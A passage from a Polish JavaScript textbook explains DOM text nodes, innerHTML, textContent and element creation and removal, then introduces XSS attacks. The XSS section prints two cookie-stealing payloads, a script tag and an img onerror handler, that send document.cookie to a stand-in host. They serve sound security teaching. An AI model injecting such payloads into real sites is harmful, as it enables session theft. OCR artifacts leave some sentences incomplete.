Możesz zobaczyć, że dodanie czegoś tak prostego jak element `<em>` powoduje znaczną zmianę struktury drzewa modelu DOM. To z kolei ma wpływ na sposób pracy z elementem listy. Kiedy element zawiera połączenie tekstu i innych elementów, to prawdopodobieństwo, że będziemy pracować raczej z jego elementem nadrzędnym niż z poszczególnymi węzłami każdego potomka, jest znacznie większe.

```
<li id="one">figi</li>
```



Pokazany powyżej element `<li>` ma:

- Jeden węzeł *potomny* przechowujący słowo `figi` wyświetlane na liście.
- Węzeł atrybutu przechowujący atrybut `id`.

Aby pracować z zawartością elementów, można:


- **Przejść do węzłów tekstowych.** Sprawdza się to najlepiej, gdy element zawiera jedynie tekst bez żadnych innych elementów.
- **Praca z elementem nadrzędnym.** W ten sposób można uzyskać dostęp do jego węzłów tekstowych i elementów potomnych. Sprawdza się to najlepiej, gdy element posiada węzły tekstowe i równorzędne elementy potomne.

WĘZŁY TEKSTOWE

Gdy przejdziesz z elementu do jego węzła tekstowego, zauważysz, że jest tam jedna właściwość, z której będziesz korzystać dość często:

WŁAŚCIWOŚĆ	OPIS
`nodeValue`	Uzyskanie dostępu do tekstu z węzła (patrz podrozdział „Uzyskanie dostępu do węzła tekstowego i jego uaktualnienie za pomocą właściwości nodeValue”).


```
<li id="one"><em>świeże</em> figi</li>
```



Dodany został element , stał się teraz = pierwszym elementem potomnym.

- Węzeł elementu posiada własny *potomny* węzeł tekstowy zawierający słowo świeże.
- Początkowy węzeł tekstowy jest teraz *równorzędny* z węzłem przedstawiającym element .

```
<li id="one">sześć <em>świeżych</em> fig</li>
```



Po dodaniu tekstu przed elementem :

- *Pierwszy element potomny* elementu <li> jest = węzłem tekstowym zawierającym słowo sześć.
- Posiada element *równorzędny*, który jest węzłem elementu dla . Z kolei ten węzeł elementu posiada *potomny* węzeł = tekstowy zawierający słowo świeże.
- Na końcu istnieje węzeł tekstowy zawierający = słowo fig. Jest to element równorzędny zarówno dla węzła tekstowego słowa sześć, jak i węzła = elementu .

ELEMENT NADRZĘDNY

Gdy pracujesz z węzłem elementu (zamiast jego = węzłem tekstowym), element ten może zawierać = kod znaczników. Możesz zdecydować, czy również = poza tekstem chcesz pobrać lub uaktualnić ten = kod znaczników.

WŁAŚCIWOŚĆ	OPIS
innerHTML	Pobranie i uaktualnienie tekstu = oraz kodu znaczników (patrz = podrozdział „Uzyskanie dostępu = do (i uaktualnienie) tekstu oraz = kodu znaczników za pomocą = właściwości innerHTML”).
textContent	Pobranie i uaktualnienie jedynie = tekstu (patrz podrozdział „Uzyskanie dostępu do tekstu i jego uaktualnienie za pomocą właściwości = textContent (i innerText)”).
innerText	Pobranie i uaktualnienie jedynie = tekstu (patrz podrozdział „Uzyskanie dostępu do tekstu i jego uaktualnienie za pomocą właściwości = textContent (i innerText)”).


Kiedy wymienione właściwości są używane do = uaktualnienia zawartości elementu, nowa zawartość będzie nadpisywać całą zawartość elementu = (zarówno tekst, jak i kod znaczników).

Na przykład jeżeli dowolna z tych właściwości = zostanie użyta do uaktualnienia zawartości = elementu <body>, to uaktualniona zostanie cała = strona internetowa.

UZYSKANIE DOSTĘPU DO WĘZŁA TEKSTOWEGO ZA POMOCĄ WŁAŚCIWOŚCI NODEVALUE I JEGO UAKTUALNIENIE

Gdy wybierzemy węzeł tekstowy, będziemy mogli pobrać jego zawartość = i zmodyfikować ją za pomocą właściwości `nodeValue`.

```
<li id="one"><em>świeże</em> figi</li>
```



Kod przedstawiony poniżej pokazuje uzyskanie dostępu do drugiego węzła tekstowego. Wartością zwrotną będzie słowo `figi`.

```
document.getElementById('one').firstChild.nextSibling.nodeValue;
```

① ② ③ ④

Aby użyć właściwości `nodeValue`, trzeba znajdować się w węźle tekstowym, a nie w elemencie = zawierającym tekst.

W omawianym przykładzie pokazano, że przejście = z węzła elementu do węzła tekstowego może być = skomplikowane.

Jeżeli nie wiesz, czy węzeł elementu będzie = dostępny wraz z węzłami tekstowymi, to najlepiej = pracować z elementem nadrzędnym.

1. Węzeł elementu `<li>` zostaje wybrany za = pomocą metody `getElementById()`.
2. *Pierwszym elementem potomnym* `<li>` jest = element `<em>`.
3. Węzeł tekstowy jest *następnym elementem* = *równorzędnym* tego elementu `<em>`.
4. Masz węzeł tekstowy i dlatego dostęp do = jego zawartości możesz uzyskać za pomocą = właściwości `nodeValue`.

UZYSKANIE DOSTĘPU DO WĘZŁA TEKSTOWEGO I JEGO ZMIANA

Aby móc pracować z tekstem w elemencie, najpierw trzeba uzyskać dostęp do węzła elementu, a następnie do jego węzła tekstowego.


Węzeł tekstowy ma właściwość o nazwie `nodeValue`, która zawiera tekst znajdujący się w danym węźle tekstowym.

Istnieje również możliwość użycia właściwości `nodeValue` do uaktualnienia zawartości węzła tekstowego.

JAVASCRIPT c05/js/node-value.js

```
var itemTwo = document.getElementById('two');    // Pobranie drugiego elementu listy.

var elText  = itemTwo.firstChild.nodeValue;      // Pobranie jego zawartości tekstowej.

elText = elText.replace('orzeszki piniowe', 'kapusta');
                                                 // Zmiana orzeszki piniowe na kapusta.

itemTwo.firstChild.nodeValue = elText;           // Uaktualnienie elementu listy.
```

WYNIK



W omawianym przykładzie pobieramy tekst drugiego elementu listy i zmieniamy go z wartości `orzeszki piniowe` na `kapusta`.

Wiersz pierwszy skryptu pobiera drugi element listy rzeczy do kupienia i przechowuje go w zmiennej o nazwie `itemTwo`.

Następnie zawartość tekstową elementu umieszczamy w zmiennej `elText`.

Wiersz trzeci skryptu zastępuje wyrażenie `orzeszki piniowe` słowem `kapusta`, używając do tego metody `replace()` obiektu `String`.

Ostatni wiersz skryptu wykorzystuje właściwość `nodeValue` w celu uaktualnienia węzła tekstowego nową wartością.

UZYSKANIE DOSTĘPU DO TEKSTU I JEGO UAKTUALNIENIE ZA POMOCĄ WŁAŚCIWOŚCI TEXTCONTENT (I INNERTEXT)


Właściwość `textContent` pozwala na pobieranie lub uaktualnianie tekstu znajdującego się w elemencie (oraz jego elementach potomnych).

textContent

W celu pobrania tekstu z elementów `<li>` w omawianym przykładzie (i zignorowania całego kodu znaczników w elemencie) można użyć właściwości `textContent` elementu nadrzędnego zawierającego dane elementy `<li>`. W omawianym przykładzie wartością zwrotną będzie `świeże figi`.

Wymienioną właściwość można wykorzystać także do uaktualnienia zawartości elementu. Wówczas zastąpiona będzie cała zawartość elementu łącznie z kodem znaczników.

```
<li id="one"><em>świeże</em> figi</li>
```




```
document.getElementById('one').textContent;
```

Jedyny problem związany z właściwością `textContent` polega na tym, że nie jest ona obsługiwana w przeglądarce Internet Explorer w wersjach wcześniejszych niż 9. (Wszystkie pozostałe przeglądarki obsługują tę właściwość).

innerText

Możesz spotkać się z właściwością o nazwie `innerText`, ale ogólnie rzecz biorąc, powinieneś unikać jej stosowania z trzech ważnych powodów wymienionych poniżej.

OBSŁUGA

Wprawdzie większość producentów przeglądarek zaadaptowało tę właściwość, ale Firefox jej nie obsługuje, ponieważ `innerText` nie jest częścią żadnego standardu.

PRZESTRZEGANIE REGUŁ CSS

Właściwość nie pozwala na wyświetlenie zawartości, która została ukryta za pomocą CSS. Jeśli na przykład istnieje reguła CSS ukrywająca elementy `<em>`, to właściwość `innerText` zwróci jedynie słowo `figi`.

WYDAJNOŚĆ

Ponieważ właściwość `innerText` uwzględnia ustawienia dotyczące układu oraz widoczności elementu, to pobieranie zawartości może odbywać się wolniej niż za pomocą właściwości `textContent`.

UZYSKANIE DOSTĘPU JEDYNIE DO

Aby pokazać różnicę między sposobem działania właściwości `textContent` i `innerText`, w poniższym przykładzie zastosowano regułę CSS ukrywającą zawartość elementu `<em>`.


Na początku skrypt pobiera zawartość pierwszego elementu listy, używając do tego obu właściwości: `textContent` i `innerText`. Następnie pobrane wartości są wyświetlane za listą.

Na końcu wartość pierwszego elementu listy zostaje uaktualniona do postaci `chleb na zakwasie`.

JAVASCRIPT c05/js/inner-text-and-text-content.js

```
var firstItem = document.getElementById('one');
// Wyszukanie pierwszego elementu listy.
var showTextContent = firstItem.textContent;
// Pobranie wartości właściwości textContent.
var showInnerText = firstItem.innerText;
// Pobranie wartości właściwości innerText.

// Wyświetlenie tuż za listą zawartości obu właściwości.
var msg = '<p>textContent: ' + showTextContent + '</p>';
    msg += '<p>innerText: ' + showInnerText + '</p>';
var el = document.getElementById('scriptResults');
el.innerHTML = msg;

firstItem.textContent = 'chleb na zakwasie';
// Uaktualnienie pierwszego elementu listy.
```

WYNIK



W większości przeglądarek:

- właściwość `textContent` pobierze słowa `świeże figi`;
- właściwość `innerText` wyświetli jedynie słowo `figi`, ponieważ słowo `świeże` zostało ukryte przez CSS.

Jednak:

- przeglądarka Internet Explorer 8 i jej wcześniejsze wersje nie obsługują właściwości `textContent`;
- w przeglądarce Firefox właściwość `innerText` będzie miała wartość `undefined`, ponieważ wymieniona właściwość nigdy nie została zaimplementowana.

DODANIE LUB USUNIĘCIE ZAWARTOŚCI HTML

Mamy dwa zupełnie odmienne podejścia w zakresie dodawania i usuwania zawartości w drzewie modelu DOM: właściwość `innerHTML` i operacje na modelu DOM.

WŁAŚCIWOŚĆ INNERHTML

Uwaga: użycie właściwości `innerHTML` jest ryzykowne; więcej informacji na ten temat znajdziesz w podrozdziale „Ataki typu XSS".

PODEJŚCIE

Właściwość `innerHTML` może być używana w dowolnym węźle elementu. Służy zarówno do pobierania, jak i zastępowania zawartości. Aby uaktualnić element, nowa zawartość musi być podana w postaci ciągu tekstowego. Może on zawierać kod znaczników dla elementów potomnych.

DODANIE ZAWARTOŚCI

Aby dodać nową zawartość, należy wykonać poniższe kroki.

1. Nową zawartość (łącznie z kodem znaczników) przygotuj w postaci ciągu tekstowego i umieść w zmiennej.

2. Wybierz element, którego zawartość ma być zastąpiona.

3. Właściwości `innerHTML` wybranego elementu przypisz przygotowany wcześniej ciąg tekstowy.

USUNIĘCIE ZAWARTOŚCI

W celu usunięcia całej zawartości elementu, jego właściwości `innerHTML` przypisz pusty ciąg tekstowy. Aby usunąć pojedynczy element z fragmentu modelu DOM, na przykład jeden `<li>` z `<ul>`, konieczne jest podanie całego fragmentu, ale pozbawionego elementu przeznaczonego do usunięcia.


PRZYKŁAD. ZMIANA ELEMENTU LISTY

1: Utwórz zmienną przechowującą kod znaczników.


```
var item;
item = '<em>Świeże</em> figi';
```

W zmiennej możesz umieścić dowolną wymaganą ilość kodu znaczników. To jest szybki sposób na dodawanie dużej ilości kodu znaczników do drzewa modelu DOM.

2: Wybierz element, którego zawartość ma być uaktualniona.



3: Uaktualnij zawartość wybranego elementu nowym kodem znaczników.



Operacje na modelu DOM mogą dotyczyć poszczególnych węzłów drzewa = modelu DOM, natomiast właściwość `innerHTML` jest lepiej dostosowana = do uaktualniania całych fragmentów.

METODY OPERACJI NA MODELU DOM

Operacje na modelu DOM mogą być bezpieczniejsze niż użycie właściwości `innerHTML`, ale takie = rozwiązanie wymaga znacznie większej ilości kodu i może być wolniejsze.

PODEJŚCIE

Operacje na modelu DOM oznaczają zbiór metod DOM pozwalających na tworzenie = elementu i węzłów tekstowych, = a następnie umieszczanie ich = w drzewie modelu DOM lub = usuwanie ich z niego.

DODANIE ZAWARTOŚCI

Aby dodać zawartość, należy użyć metody DOM odpowiedzialnej za utworzenie nowej = zawartości w węźle i przechowywanie jej w zmiennej. = Następnie inna metoda = DOM jest wykorzystywana = w celu dołączenia zawartości = w odpowiednim miejscu drzewa = modelu DOM.

USUNIĘCIE ZAWARTOŚCI

Element (wraz z całą zawartością i elementami potomnymi) = można usunąć z drzewa modelu = DOM za pomocą pojedynczej = metody.


PRZYKŁAD. DODANIE ELEMENTU LISTY

1: Utwórz nowy węzeł tekstowy.


2: Utwórz nowy węzeł elementu.

3: Dodaj węzeł tekstowy = do węzła elementu.

4: Wybierz element, do którego ma zostać dodany nowy = fragment.



5: Dodaj nowy fragment = do wybranego wcześniej = elementu.



UZYSKANIE DOSTĘPU DO (I UAKTUALNIENIE) TEKSTU ORAZ KODU ZNACZNIKÓW ZA POMOCĄ WŁAŚCIWOŚCI INNERHTML

Używając właściwości innerHTML, możesz uzyskać dostęp do zawartości elementu (i mieć możliwość jej zmodyfikowania) oraz wszystkich jego elementów potomnych.

innerHTML


Gdy właściwość innerHTML pobiera kod HTML z elementu, to pobiera zawartość tego elementu i zwraca ją w postaci jednego, długiego ciągu tekstowego, łącznie z całym kodem znaczników, jaki może znajdować się w tym elemencie.

Kiedy właściwość ta jest używana do ustawienia nowej zawartości dla elementu, pobiera ciąg tekstowy, który może zawierać kod znaczników. Następnie przetwarza ten ciąg tekstowy i dodaje wszystkie znajdujące się w nim elementy do drzewa modelu DOM.

Gdy dodajesz nową zawartość za pomocą innerHTML, musisz pamiętać, że pominięcie choć jednego znacznika zamykającego może spowodować zniszczenie projektu całej strony.

Co gorsza, jeżeli właściwość innerHTML jest używana do dodawania zawartości utworzonej na stronie przez użytkowników, skutkiem może być dodanie zawartości zawierającej kod o złośliwym działaniu; patrz podrozdział „Ataki typu XSS".

```
<li id="one"><em>świeże</em> figi</li>
```



POBRANIE ZAWARTOŚCI

Poniższy wiersz kodu pobiera zawartość elementu listy, a następnie dodaje go do zmiennej o nazwie elContent:

```
var elContent = document.getElementById('one').innerHTML;
```

Zmienna elContent będzie teraz zawierała następujący ciąg tekstowy:

```
'<em>świeże</em> figi'
```

USTAWIENIE ZAWARTOŚCI

Poniższy wiersz kodu powoduje dodanie zawartości zmiennej elContent (łącznie z całym kodem znaczników) do pierwszego elementu listy:

```
document.getElementById('one').innerHTML = elContent;
```

UAKTUALNIENIE TEKSTU I KODU ZNACZNIKÓW

Na początku omawianego skryptu zawartość pierwszego elementu listy zostaje umieszczona w zmiennej o nazwie `firstItem`.


Następnie pobierana jest zawartość tego elementu listy; zawartość ta umieszczona zostaje w zmiennej `itemContent`.

Wreszcie zawartość listy zostaje umieszczona w łączu. Zwróć uwagę na poprzedzenie ukośnikami znaków cudzysłowu.

JAVASCRIPT c05/js/inner-html.js

```
// Umieszczenie w zmiennej pierwszego elementu listy.
var firstItem = document.getElementById('one');

// Pobranie zawartości pierwszego elementu listy.
var itemContent = firstItem.innerHTML;

// Uaktualnienie zawartości pierwszego elementu listy, aby stał się łączem.=
firstItem.innerHTML = '<a href=\"http://example.org\">' + itemContent + '</a>';
```

WYNIK



Ponieważ zawartość ciągu tekstowego została dodana do elementu za pomocą właściwości `innerHTML`, wszystkie znalezione w nim elementy będą przez przeglądarkę umieszczone w drzewie modelu DOM. W omawianym przykładzie na stronie został umieszczony element `<a>`. (Nowe elementy oczywiście będą dostępne dla innych skryptów dołączonych na stronie).

Jeżeli w kodzie HTML używasz atrybutów, znaki cytowania należy poprzedzić ukośnikiem (\). Dzięki temu wskazujesz, że tak poprzedzony znak cytowania nie jest częścią skryptu.

DODANIE ELEMENTÓW ZA POŚREDNICTWEM OPERACJI NA MODELU DOM

Operacje na modelu DOM to inna technika dodawania nowej zawartości na stronie (inna niż dodawanie nowej zawartości za pomocą właściwości `innerHTML`). Obejmuje trzy wymienione poniżej kroki.

1.

UTWORZENIE ELEMENTU

`createElement()`

Pracę rozpoczynasz od utworzenia nowego węzła elementu z wykorzystaniem metody `createElement()`. Ten węzeł elementu jest przechowywany w zmiennej.

Gdy zostanie utworzony węzeł elementu, nie stanowi on jeszcze części drzewa modelu DOM — będzie dodany dopiero w kroku 3.

2.

DOSTARCZENIE ZAWARTOŚCI

`createTextNode()`

Metoda `createTextNode()` powoduje utworzenie nowego węzła tekstowego. Ten węzeł również będzie przechowywany w zmiennej. Można go dodać do węzła elementu za pomocą metody o nazwie `appendChild()`.

W ten sposób dostarczamy zawartość dla elementu. Ten krok można pominąć, jeśli w drzewie modelu DOM ma zostać umieszczony pusty element.

3.

DODANIE ELEMENTU DO MODELU DOM

`appendChild()`

Przygotowany element (opcjonalnie wraz z pewną zawartością w węźle tekstowym) można umieścić w drzewie modelu DOM za pomocą metody `appendChild()`.

Metoda `appendChild()` pozwala na wskazanie elementu, który jako potomny ma zostać dodany do węzła.

W przykładzie na końcu rozdziału zobaczysz inną metodę, za której pomocą można umieścić element w drzewie modelu DOM. Będzie to metoda `insertBefore()` przeznaczona do dodawania nowego elementu przed wskazanym węzłem DOM.

Zarówno operacje na modelu DOM, jak i właściwość `innerHTML` mają swoje przeznaczenie. Analizę dotyczącą wyboru odpowiedniego rozwiązania znajdziesz w podrozdziale „Porównanie technik — uaktualnienie zawartości HTML".

Uwaga: Możesz się spotkać z sytuacją, gdy programiści pozostawiają pusty element na stronach HTML w celu dołączania nowej zawartości do tego elementu. Jednak najlepiej unikać takiego podejścia, jeśli nie ma absolutnej konieczności.

DODANIE ELEMENTU W DRZEWIE MODELU DOM

Metoda `createElement()` powoduje utworzenie elementu, który można umieścić w drzewie modelu DOM. W omawianym przykładzie jest to pusty element `<li>` listy.

Nowy element znajduje się w zmiennej o nazwie `newEl`, dopóki nie zostanie później umieszczony w drzewie modelu DOM.

Metoda `createTextNode()` pozwala na utworzenie nowego węzła tekstowego w celu jego dołączenia do elementu. Węzeł tekstowy jest przechowywany w zmiennej `newText`.

JAVASCRIPT c05/js/add-element.js

```
// Utworzenie nowego elementu i przechowywanie go w zmiennej.
var newEl = document.createElement('li');

// Utworzenie węzła tekstowego i przechowywanie go w zmiennej.=
var newText = document.createTextNode('komosa ryżowa');

// Dołączenie nowego węzła tekstowego do nowego elementu.=
newEl.appendChild(newText);

// Wyszukanie miejsca, w którym powinien być dodany nowy element.=
var position = document.getElementsByTagName('ul')[0];

// Wstawienie nowego elementu we wskazanym miejscu.
position.appendChild(newEl);
```

WYNIK

Węzeł tekstowy zostanie za pomocą metody `appendChild()` dodany do nowego węzła elementu.

Metoda `getElementsByTagName()` wybiera w drzewie modelu DOM położenie, w którym zostanie wstawiony nowy element (to będzie pierwszy element `<ul>` na stronie).

Na końcu metoda `appendChild()` jest użyta ponownie, tym razem do wstawienia w drzewie modelu DOM nowego elementu i jego zawartości.

USUNIĘCIE ELEMENTÓW ZA POMOCĄ OPERACJI NA MODELU DOM

Operacje na modelu DOM można wykorzystać do usunięcia elementów z drzewa modelu DOM.

1.

UMIESZCZENIE W ZMIENNEJ ELEMENTU PRZEZNACZONEGO DO USUNIĘCIA

Pracę rozpoczynasz od wyboru elementu przeznaczonego do usunięcia i umieszczenie tego węzła elementu w zmiennej.

Aby wybrać element, można wykorzystać dowolną z metod przedstawionych w części rozdziału poświęconej zapytaniom modelu DOM.

2.

UMIESZCZENIE W ZMIENNEJ ELEMENTU NADRZĘDNEGO

Kolejnym krokiem jest ustalenie elementu nadrzędnego zawierającego element przeznaczony do usunięcia, a następnie umieszczenie jego węzła elementu w zmiennej.

Najprostszym rozwiązaniem jest tutaj użycie właściwości `parentNode` elementu.

3.

USUNIĘCIE ELEMENTU Z ELEMENTU NADRZĘDNEGO

Metoda `removeChild()` powinna być użyta w elemencie nadrzędnym wybranym w kroku 2.

Metoda `removeChild()` pobiera tylko jeden parametr, jakim jest odniesienie do elementu, który ma zostać usunięty.

Pamiętaj, że kiedy usuwasz element z modelu DOM, usunięte będą również wszystkie jego elementy potomne.

Przykład przedstawiony na stronie po prawej jest bardzo prosty, ale ta technika może w poważnym stopniu zmienić drzewo modelu DOM.

Usunięcie elementów z modelu DOM wpływa na numery indeksów elementów równorzędnych w kolekcji `NodeList`.

USUNIĘCIE ELEMENTU Z DRZEWA MODELU DOM

W poniższym przykładzie wykorzystujemy metodę `removeChild()` do usunięcia czwartego elementu listy (wraz z jego zawartością).


Pierwsza zmienna o nazwie `removeEl` przechowuje rzeczywisty element przeznaczony do usunięcia ze strony (to jest czwarty element na liście).

Druga zmienna, o nazwie `containerEl`, przechowuje element `<ul>` *zawierający* element przeznaczony do usunięcia.

JAVASCRIPT c05/js/remove-element.js


```
var removeEl = document.getElementsByTagName('li')[3]; =
// Element przeznaczony do usunięcia.

var containerEl = removeEl.parentNode;                    // Jego element nadrzędny.

containerEl.removeChild(removeEl);                        // Usunięcie elementu.
```

WYNIK



Metoda `removeChild()` jest używana w zmiennej przechowującej nazwę węzła nadrzędnego.

Wymaga podania jednego parametru, jakim jest element przeznaczony do usunięcia (przechowywany w drugiej zmiennej).



ELEMENT NADRZĘDNY
ELEMENT PRZEZNACZONY DO USUNIĘCIA

PORÓWNANIE TECHNIK — UAKTUALNIENIE ZAWARTOŚCI HTML

Poznałeś trzy techniki pozwalające na dodanie zawartości HTML na stronie = internetowej. Warto porównać dostępne możliwości w tym zakresie.

W każdym języku programowania często istnieje = wiele sposobów na wykonanie danego zadania. = Jeżeli poprosisz dziesięciu programistów o utworzenie danego skryptu, możesz otrzymać dziesięć = różnych podejść.

Niektórzy programiści są przekonani, że stosowane przez nich rozwiązanie jest „właściwym" = rozwiązaniem danego problemu, gdy istnieje wiele = różnych sposobów. Jeżeli rozumiesz, dlaczego = pewne osoby wybierają konkretne rozwiązania = zamiast innych, to znajdujesz się na właściwej = drodze, aby zdecydować, czy dane podejście jest = odpowiednie w Twoim projekcie.

`document.write()`

Metoda `document.write()` oferuje prosty sposób = dodania na stronie zawartości nieistniejącej w jej = pierwotnym kodzie źródłowym. Jednak stosowanie = tej metody rzadko jest zalecane.

ZALETY

- Początkujący programiści mogą bardzo szybko = i łatwo zobaczyć, jak można dodawać nową zawartość na stronie.

WADY

- Ta metoda działa tylko podczas początkowego = wczytywania strony.
- Jeżeli użyjesz tej metody po wczytaniu strony, = to:

1. może nastąpić nadpisanie całej strony;
2. nowa zawartość może nie zostać dodana;
3. może nastąpić utworzenie nowej strony.

- Metoda może powodować problemy ze stronami XHTML ściśle zgodnymi ze standardami sieciowymi.
- Obecnie metoda ta jest rzadko stosowana przez = programistów; ogólnie rzecz biorąc, jej użycie jest odradzane.

W zależności od zadania można zastosować różne techniki (mając przy tym na uwadze rozbudowę przyszłej witryny).

element.innerHTML

Właściwość `innerHTML` pozwala na pobranie = lub uaktualnienie całej zawartości dowolnego = elementu (łącznie z kodem znaczników) jako ciągu = tekstowego.

ZALETY

- Dzięki wymienionej właściwości można dodać = dużą ilość nowego kodu znaczników, używając przy tym mniejszej ilości kodu niż w przypadku = operacji na modelu DOM.
- Gdy dodajemy dużo nowych elementów na = stronie internetowej, korzystanie z tej właściwości jest szybsze niż przeprowadzanie operacji = na modelu DOM.
- Właściwość ta pozwala na usunięcie = w prosty sposób całej zawartości z jednego elementu (przez przypisanie mu pustego ciągu = tekstowego).

WADY

- Właściwość ta nie powinna być stosowana = w celu dodania zawartości pochodzącej od użytkownika (na przykład nazwa użytkownika = lub komentarz na blogu), ponieważ wiąże się = to z zagrożeniami, które będą omówione na czterech kolejnych stronach.
- W dużym fragmencie modelu DOM odizolowanie pojedynczych elementów może być trudne.
- Procedury obsługi zdarzeń mogą nie działać = zgodnie z oczekiwaniami.

OPERACJE NA MODELU DOM

Pojęcie „operacje na modelu DOM" odnosi się do zbioru metod i właściwości pozwalających = na uzyskanie dostępu do elementów i węzłów = tekstowych oraz ich tworzenie i uaktualnianie.

ZALETY

- Podejście to doskonale sprawdza się podczas = zmiany jednego elementu we fragmencie modelu DOM zawierającym wiele elementów = równorzędnych.
- Podejście to nie ma wpływu na procedury = obsługi zdarzeń.
- Podejście to pozwala skryptom na przyrostowe = dodawanie elementów (kiedy jednorazowo nie chcesz zmieniać bardzo dużej ilości kodu).

WADY

- Jeżeli chcesz wprowadzić dużo zmian = w zawartości na stronie, podejście to okaże się wolniejsze niż użycie właściwości `innerHTML`.
- Do osiągnięcia tego samego celu konieczne jest = utworzenie znacznie większej ilości kodu niż w przypadku podejścia opartego na właściwości = `innerHTML`.

ATAKI TYPU XSS

Jeżeli zawartość HTML dodajesz na stronie za pomocą właściwości `innerHTML` (lub kilku metod biblioteki jQuery), to powinieneś mieć świadomość niebezpieczeństwa związanego z atakami typu XSS (ang. *cross-site scripting*). W przeciwnym razie atakujący może uzyskać dostęp do kont użytkowników.

W książce podano wiele ostrzeżeń o niebezpieczeństwach, które czyhają na programistę, gdy dodaje zawartość HTML na stronie za pośrednictwem właściwości `innerHTML`. (Znajdziesz także uwagi dotyczące związanego z tym użycia jQuery).

JAK DOCHODZI DO ATAKU TYPU XSS?

W przypadku ataku typu XSS atakujący umieszcza w witrynie internetowej kod o złośliwym działaniu. Witryny często oferują zawartość przygotowaną przez wiele różnych osób. Na przykład:

- użytkownicy mogą tworzyć profile i dodawać komentarze;
- wielu autorów może pracować nad publikowanymi artykułami;
- dane mogą pochodzić z witryn trzecich, takich jak Facebook, Twitter, kanały informacyjne i inne;
- użytkownik może mieć możliwość przekazywania plików, na przykład zdjęć lub klipów wideo.

Dane, nad którymi nie masz kontroli, są określane mianem **danych niezaufanych** i muszą być obsługiwane z zachowaniem dużej ostrożności.

Na kolejnych stronach zostaną omówione kwestie, jakie powinieneś brać pod uwagę. Dowiesz się także, jak zabezpieczyć witrynę przed atakami omawianych tutaj typów.

CO MOŻE ZROBIĆ ATAKUJĄCY?

Przeprowadzając atak typu XSS, intruz może zdobyć dostęp do informacji znajdujących się w:

- modelu DOM (łącznie z danymi w formularzach sieciowych);
- plikach cookies danej witryny;
- tokenach sesji (to informacje pozwalające na odróżnienie danego użytkownika od innych użytkowników logujących się do witryny).

Dzięki wymienionym informacjom atakujący może uzyskać dostęp do konta użytkownika, a następnie:

- dokonać zakupów z poziomu przejętego konta użytkownika;
- umieszczać niedozwoloną zawartość;
- dalej i szybciej rozprzestrzeniać złośliwie działający kod.

NAWET PROSTY KOD MOŻE POWODOWAĆ PROBLEMY

Kod o złośliwym działaniu łączy w sobie HTML i JavaScript (choć to adresy URL i style CSS mogą być wykorzystane do zainicjowania ataków typu XSS). Dwa poniższe przykłady pokazują, że nawet całkiem prosty kod może pomóc atakującemu w uzyskaniu dostępu do konta użytkownika.

Pierwszy przykład powoduje ustawienie danych cookie w zmiennej, następnie można je przekazać do zupełnie innego serwera:

```
<script>var adr='http://example.com/xss.php?cookie=' + escape(document.cookie);</script>
```

Z kolei poniższy kod pokazuje, jak brakujący obraz może być użyty wraz z atrybutem HTML do zainicjowania działania złośliwego kodu:

```
<img src="http://nofile" onerror="adr='http://example.com/xss.php?'+escape(document.cookie)";>
```

